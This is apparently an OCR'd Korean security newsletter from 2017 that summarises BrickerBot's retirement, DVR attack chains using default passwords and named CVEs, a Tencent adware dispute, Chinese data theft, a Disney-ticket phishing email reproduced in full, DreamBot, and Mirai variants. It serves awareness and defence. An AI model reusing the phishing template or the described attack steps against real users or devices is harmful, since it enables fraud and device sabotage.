
지금까지 약 1000 만대의 IoT 디바이스를 감염시킨 BrickerBot 악성코드 제작자가 은퇴 선언

BrickerBot Author Retires Claiming to Have Bricked over 10 Million IoT Devices

BrickerBot 악성코드 제작자가 은퇴를 선언하며, 2016 년 11 월부터 지금까지 1000 만대의 디바이스들을 감염시켰다고 주장하였다.

이 악성코드 제작자는 자신을 Doctor 라 칭하며, Janit0r 라는 닉네임으로 활동하였다. BrickerBot 악성코드는 올해 4 월 처음 발견되었으며, 네트워크 상에서 취약한 IoT 디바이스들을 스캔하여 원격에서 익스플로잇 코드를 이용하여 플래시 메모리를 다시 작성한다.

BrickerBot 악성코드에 감염된 디바이스들은 재설치 해야하며, 때로는 악성코드가 펌웨어를 다시 쓰기 때문에 교체가 필요하기도하다.



The recent wave of DVR attacks

DrCy, October 8, 2017 - 4:32 pm UTC

10/7/2017

Here's somecurrent information on the recent 'wave of DVR attacks' (as documented by IPVM.com and others). I'm hoping it will facilitate the diagnosing of symptoms of malfunctioning devices.

Attacks against Hikvision units:

* Common logins (12345, 654321, 111111 etc) are attempted via common web interface ports through the PSIA API. If successful, the unit's network settings are randomized, and if this does not disconnect the unit then a factory reset is attempted. The symptoms are either a device which has lost its usual IP, or a factory reset unit.
* If the above attack does not work, the recently disclosed Montecrypto authentication bypass (CVE-2017-7921, ICSA-17-124-01) is attempted. Under this condition only a factory reset is carried out. The symptoms in this case are a factory reset device.
* If the unit has an exposed telnetd interface, some (to my knowledge 0-day, no CVE exists) attacks are attempted which will either brick or fork bomb the unit, or prevent it from booting up at next reboot. The symptoms of this attack vary and are very firmware dependent.

Attacks against Dahua units:

* 'Bashis Generation 2 and 3' authentication bypasses (CVE-2017-7927, ICSA-17-124-02) are attempted against the web interface. The first viable-looking account in the userlist is targeted (usually 888888). If login is successful, camera settings are tampered with to dim the feeds and display "HACKED" as a watermark. Recently some feeds will also get the text "UPGRADE" and "FIRMWARE" for additional clarity. Unit's network settings are tampered with in an attempt to disconnect


BrickerBot's 의 공개하면서, The Janit0r 은 자신이 왜 BrickerBot 악성코드를 제작하였는지 설명하였다.
2016 년 가을, 대규모의 DDoS 공격이 발생하였는데, 확인결과 Mirai 악성코드에 감염된 IoT 디바이스들이 발생시킨 공격이였다.

또한 Mirai 악성코드 제작자는 다른 사람들도 커스터마이징 하여 사용할 수 있도록 Mirai 의 소스코드를 공개하였다. 그 제작자의 추측대로, 수많은 Mirai 봇넷들이 생성되었다.

이러한 IoT 디바이스들을 타깃으로 하는 공격이 증가함에 따라, Janit0r 는 취약한 IoT 디바이스들을 강제로 오프라인 시키고 업데이트 된 펌웨어를 설치하도록 유도하여 Mirai 악성코드의 공격으로부터 안전하게 하려는 목적으로 BrickerBot 을 개발하였다고 밝혔다.

Janit0r 의 자신의 이러한 작업을 통해 사람들은 더이상 IoT 디바이스가 안전하지 않다는 것을 깨닫게 되었으며, 그가 은퇴함으로서 사람들이 진정으로 얼마나 많은 디바이스들이 취약한지 깨달을 것이라 믿는다고 밝혔다.
일단 Janit0r 이 BrickerBot 을 공개한다면, 수많은 IoT DDoS 봇넷 운영자들이 BrickerBot 의 공격을 차단하는 조치를 취할 것 이라고 밝혔다.

또한 Janit0r 는 법적 조치 역시 두려워하고 있습니다. 악성코드 제작은 전 세계 기업에 재정적 손실을 초래할 수 있기 때문에 자신의 행동이 불법인 점을 알고 있기 때문이다.
Janit0r 는 BrickerBot 일부 소스코드와 공격 모듈을 공개하였다.



하지만 모든 소스코드를 공개하지는 않았다.

[출처] https://www.bleepingcomputer.com/news/security/brickerbot-author-retires-claiming-to-have-bricked-over-10-million-iot-devices/]

2. 중국

Huorong : QQ 제품에서 광고를 번들로 탑재하여 유포

火绒：QQ 产品捆绑推广，马化腾：团队违规，已要求整改道歉

최근, Tencent 백신 등의 제품들이 Huorong 백신에 차단당했다.
Huorong 측에 따르면, Huorong 이 Tencent 의 제품들의 설치를 차단하고 Tencent 제품에 포함되어 있는 특정 모듈을 악성코드로 간주하는 이유는 Tencent QQ 가 "QQ 브라우저"와 "Tencent 백신"을 배포하는 과정 중에서, 사용자들의 클릭을 유도하는 것 이외에도 기능상의 과다한 권한 및 기술상에 문제점(악성코드와 유사한 기술을 사용) 때문이다라고 밝혔다.

25 일, 인터넷 평론가 keso 가 공개한 〈Huorong 이 Tencent 제품을 차단하는 것에 관한 설명〉댓글에, Tencent CEO 가 확인해본 결과 실제로 자신들이 규정을 위반하는 문제점이 있으며, 이에 대해 수정을 하였다고 밝혔다.

그리고 그날 오후, Tencent 백신은 웨이보에 사과문을 올렸다.

腾讯电脑管家
1小时前 来自 iPhone 7

致歉声明

12月25日，火绒软件发布说明，对腾讯向用户推荐安装腾讯电脑管家、QQ浏览器的行为进行拦截。经核实，近期在对腾讯电脑管家和QQ浏览器的推荐中，确实出现了不合理甚至伤害用户体验之处，我们已于第一时间全部进行下线处理。在此，我们向广大用户深表歉意，并将对相关责任人进行处罚。

腾讯坚持为用户提供便捷软件工具服务同时，致力于坚守用户体验和信息安全，绝不姑息任何有违用户价值的行为。感谢火绒软件，并欢迎广大用户和机构的监督。

腾讯电脑管家

내용은 즉 슨, 문제가 있는 제품들을 모두 내리고 관련자들을 징계했다는 내용과 함께, Huorong 기업의 대표에 대한 칭찬이였다.

[출처] http://36kr.com/p/5109692.html

북경 경찰, 불법적으로 개인정보를 획득한 조직 검거

北京警方破获非法获取个人信息大案：百万手机号泄露

최근 북경 경찰들은 15 개 성의 18 개 도시에서 불법적으로 개인정보를 취득한 조직원들 33 명을 검거하였다.
이 조직들은 불법적인 방법을 이용하여 26 개 홈페이지에서 휴대폰 번호 등 수백만 건의 개인정보를 불법으로 탈취하였다.

이 사람들은 불법적으로 휴대폰번호를 수집하는 코드를 이용하였으며, 사용자들이 모바일 브라우저를 통해 코드가 설치되어 있는 홈페이지에 접근하였을 때 휴대폰 번호 등 개인정보를 불법으로 수집하였다.

또한 사용자들이 검색과정에서 입력하는 키워드 등을 통하여 사용자의 의료정보 등 민감한 정보들도 탈취하였으며, 판촉 전화를 통하여 사용자들의 구매를 유도하기도 하였다.

[출처] http://tech.163.com/17/1206/08/D4V6I8MG00097U7R.html

3. 일본

'디즈니랜드 입장권을 획득하셨습니다!' 바이러스메일 확산 중

「ディズニーランドの入場券をご獲得になりました！」というウイルスメールが拡散中

도쿄 디즈니랜드의 입장권 당첨 통지를 가장한 바이러스메일이 확산 중이라고 해서 경시청 사이버범죄대책과가 Twitter 계정을 통해 주의를 호소하고 있다.

경시청사이버범죄대책본부

✔@MPD_cybersec

【사이버범죄대책과】

바이러스를 다운로드시키는 메일이 확산 중. 제목은 '디즈니랜드 입장권을 획득하셨습니다!'. 실재하는 회사를 가장하고 있으며 본문 안 링크를 클릭하여 다운로드되는 파일은 바이러스입니다. 주의해 주십시오.

13:59 - 2017年12月5日

메일의 송신일은 12 월5 일이었고, 제목은 '디즈니 입장권을 획득하셨습니다!'였다. 본문은 라쿠텐시장과 도쿄 디즈니랜드의 공동개최로 제공하는 선물이라며, 도쿄 디즈니랜드와 도쿄 디즈니시의 가족용 입장권 당첨을 통지하는 내용으로 되어 있다. 본문 안에 기재된 링크를 클릭하면 바이러스를 다운로드하기 때문에 주의가 필요하다.

[송신일]

2017년12월5일

[제목]

디즈니랜드 입장권을 획득하셨습니다!

[첨부파일]

[본문]

고객님의 애정에 감사 드립니다.

★라쿠텐시장과 도쿄 디즈니랜드의 공동개최로 제공되는 무료선물이 아래와 같이 당첨되었습니다! 축하 드립니다. 도쿄 디즈니랜드 또는 도쿄 디즈니시의 패밀리세트권(각각 이하의 티켓 4 장 포함)

성인(18세 이상) 장

청소년(중학생/고교생) 1 장

어린이/유아(4 세 이상) /초등학생 1 장

※이상의 티켓은 라쿠텐시장과 디즈니 회사의 공동개최로 제공하는 무료선물로 모든 요금이 필요 없으므로 안심하십시오.

●이번 선물티켓은 라쿠텐시장 회원유저에서 랜덤으로 추첨되었습니다. 라쿠텐시장을 응원해주셔서 감사하다는 의미로 가장 즐거운 시간을 선물하는데 이용해 주십시오.

●당신의 티켓코드는 ED2017 츠 1100041331JP 입니다.

●이것을 소중한 사람에게 선물로 이용하실 수 있습니다.

●수령방법은 두 가지로 택배편 또는 E-mail 의 수령이 가능하니 이용해 주십시오.

《수속방법》

(1)이하의 url 에서 등록텍스트를 다운로드할 것.

(2)텍스트에 티켓코드 및 개인정보를 기입한 뒤에 아래의 E-mail 로 보내주십시오. 대응으로 3 일 이내 선물을 발송하겠습니다.

E-mail: tickets@mail.disney.co.jp

텍스트 다운로드는 아래의 URL 을 클릭해 주십시오.

http://www.tokyodisneyresort.jp/special/giftapplication/download.html(※)　　(※)複数の不審なファイルへのリンク

※기프트 패스포트의 권종 변경은 파크창구에서 접수하고 있습니다.

※개인정보를 보내면 변경할 수 없습니다. 정확하게 선물을 받으실 수 있도록 정확하게 주소 또는 E-mail 을 기입해주십시오.

※텍스트 안에는 12 월 18 일(토요일)부터 12 월 26 일까지 중 하루 동안 입장하실 수 있도록 지정하실 수 있습니다.

진심으로 감사를 담아 크리스마스를 앞두고 축하 드립니다.

©Disney

©라쿠텐주식회사


JC3 의 주의환기 정보페이지

[출처] https://internet.watch.impress.co.jp/docs/news/1095169.html

인터넷 은행의 ID/패스워드가 도난 당하는 피해가 급증! 'DreamBot'에 감염시키는 메일이 일본을 표적으로 대량 송신


ネット銀行のID・パスワードが盗まれる被害が急増！「DreamBot」に感染させるメールが日本を標的に大量送信

경시청 사이버범죄대책과가 인터넷뱅킹 악성코드 'DreamBot'의 감염피해가 10 월 이후, 증가하고 있다고 해서 주의를 호소하고 있다.



DreamBot 에 감염되어 부정으로 탈취 당한 인터넷 뱅킹의 유저ID, 패스워드는 2017 년7 월~9 월에 월 20 건 정도였으나, 10 월 이후에는 월 70 건 정도로 증가했다.

일반재단법인 일본사이버범죄대책센터(Japan Cybercrime Control Center : JC3)에 따르면, DreamBot 에 감염시키는 바이러스메일은 일본을 표적으로 하여 대량으로 송신되고 있어 결과적으로 일본국내의 감염피해가 확산되고 있다고 한다. 바이러스메일은 실재하는 조직이나 서비스를 가장하고 있어 본문 안에 기재되어 있는 링크를 클릭하면 악성코드가 다운로드되어 감염될 우려가 있다. 이와 같은 링크형 바이러스메일에는 첨부파일이 없기 때문에 메일 시스템 등에서 수상한 메일로 검출되는 것이 어렵다고 한다.



JC3 에 의한 바이러스메일의 주의환기의 추이. 10 월 이후에 급증하고 있다

지금까지의 피해로는 바이러스대책소프트를 도입하고 있지 않거나 이미 도입이 끝났지만 적절하게 업데이트하지 않고 있는 상황에서 확인되고 있다고 한다. 경시청 사이버범죄대책과는 바이러스대책소프트를 도입하여 확실하게 업데이트를 계속하도록 경고하고 있다. 또한 첨부파일이나 메일본문에 기재된 링크를 부주의하게 열지 않도록 주의를 촉구하고 있다.

[출처] https://internet.watch.impress.co.jp/docs/news/1096433.html

IoT 악성코드 'Mirai'의 변종이 활발화 — 100Gbps 급 DDoS

IoT マルウェア「Mirai」の亜種が活発化–100Gbps級の DDoS 攻撃も

IoT 기기 등에 감염시키는 악성코드 'Mirai' 의 변종에 의한 활동이 11 월부터 활발화되고 있다고 해서 JPCERT 코디네이션센터(JPCERT/CC)나 정보통신연구기구(NICT) 등이 12 월19 일, 주의를 권고했다. 2017 년 7~9 월기에는 다수의 감염기기에 의한 봇넷에서 100Gbps 를 넘는 분산형 서비스거부(DDoS)공격도 발생하고 있다.

Mirai 변종의 감염활동으로 보이는 스캔 [2017 년10 월1 일~2017 년12 월17 일]

(출처 : JPCERT 코디네이션센터)

그림 1. 일본국내에서의 23/TCP 에 접속하는 유니크 IP 어드레스 수 (출처 : 정보통신연구기구)

Mirai 의 변종이 IoT 기기에 대한 감염을 노리는 활동은 10 월31 일경부터 증가추세에 있다. 악성코드는 네트워크에 접속되어 있는 기기의 포트에 대해서 스캔을 실시하여 기기에 의존하는 취약성을 악용하거나 초기설정치의 ID 나 패스워드를 사용하거나 하는 등의 방법으로 기기를 악성코드에 감염시킨다. 공격자는 커맨드&컨트롤(C2 혹은 C&C)서버에서 악성코드 감염기기의 집단(봇넷)을 원격 조작하여 웹 사이트 등에 대해서 DDoS 공격 등을 실행한다.

이번 활동에서는 검사처 포트로 Telnet 등에 사용되는 23/TCP 외에 2323/TCP, 37215/TCP, 52869/TCP 등이 표적이 되어 일본국내를 발신원으로 하는 통신이 많다. 그래서 양 기관에서는 Mirai 의 변종에 감염기기가 일본국내에 다수 존재하는 것으로 본다. 그 중 37215/TCP 및 52869/TCP 를 노리는 통신의 증가는 12 월 5 일에 중국의 시큐리티기업 Qihoo 360(奇虎 360)더 보고하고 있다.

특히 52869/TCP 를 대상으로 하는 공격통신은 이 포트를 사용하는 기기의 취약성 'CVE-2014-8361'의 악용이 그 목적으로 보인다. 이 취약성을 악용 당하면 기기에서 임의코드가 실행되어 버린다.

일본국내에서는 로지텍의 루터 11 개 제품 등이 해당된다고 하며 로지텍에서는 2013~2014 년에 취약성을 수정하는 펌웨어를 이미 공개했으나, 12 월 19 일에 다시 유저에게 펌웨어의 업데이트를 호소했다. JPCERT/CC 에 따르면 Huawei 의 루터 'HG532'도 대상이 될 가능성이 있어 Huawei 는 11 월 30 일에 정보를 공개했다.

Mirai 는 2016 년 가을에 출현하여 같은 해 10 월에는 구미(유럽과 미국) 기업이나 웹 사이트 등을 노린 수백 Gbps ~ 1Tbps 를 넘는 거대한 DDoS 공격을 실행하여 서비스정지나 인터넷접속을 불가능하게 하는 등의 심각한 피해를 입혔다. 그 후, Mirai 의 작자라고 사칭하는 인물이 Mirai 의 소스코드를 공개하여 이를 바탕으로 차례차례 Mirai 의 변종이 개발되고 있다. 12 월 17 일에는 미 사법성이 작자로 보이는 3 명의 남성이 죄상을 인정했다는 사실을 밝혔다.

아카마이 테크놀로지즈는 12 월 19 일에 발표한 2017 년 7~9 월기 시큐리티레포트에서 Mirai 의 봇넷이 실행된 것으로 보이는 최대 109Gbps 의 DDoS 공격이 관측되었다고 보고했다. 공격에서는 오리지널 Mirai 가 표적으로 했던 포트 80 에서 443 으로 변경되어 일반적인 웹 사이트뿐 아니라 암호화통신을 실시하는 웹 사이트도 표적화되고 있다고 지적한다. Mirai 봇넷에 의한 DDoS 공격은 2017 년에 들어서도 계속 100Gbps 내외로 종종 발생하고 있다고 한다.

프로덕트 마케팅 매니저인 나카니시 카즈히로(中西 一博) 씨에 따르면, Mirai 의 봇넷이나 C2 서버는 소규모 및 활동주기가 짧다는 등의 특징이 있어 공격자는 그러한 봇넷을 자유자재로 조합하여 공격을 실시한다고 한다. 규모가 작기 때문에 사법당국이나 시큐리티기관 등에 발견되기 어렵고 또 DDoS 공격을 무상으로 대행하는 비즈니스를 공격자가 전개하고 있을 경우에는 공격 리소스를 유연하게 만들 수 있는 메리트가 있기 때문이라고 한다.

[출처] https://japan.zdnet.com/article/35112184/

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com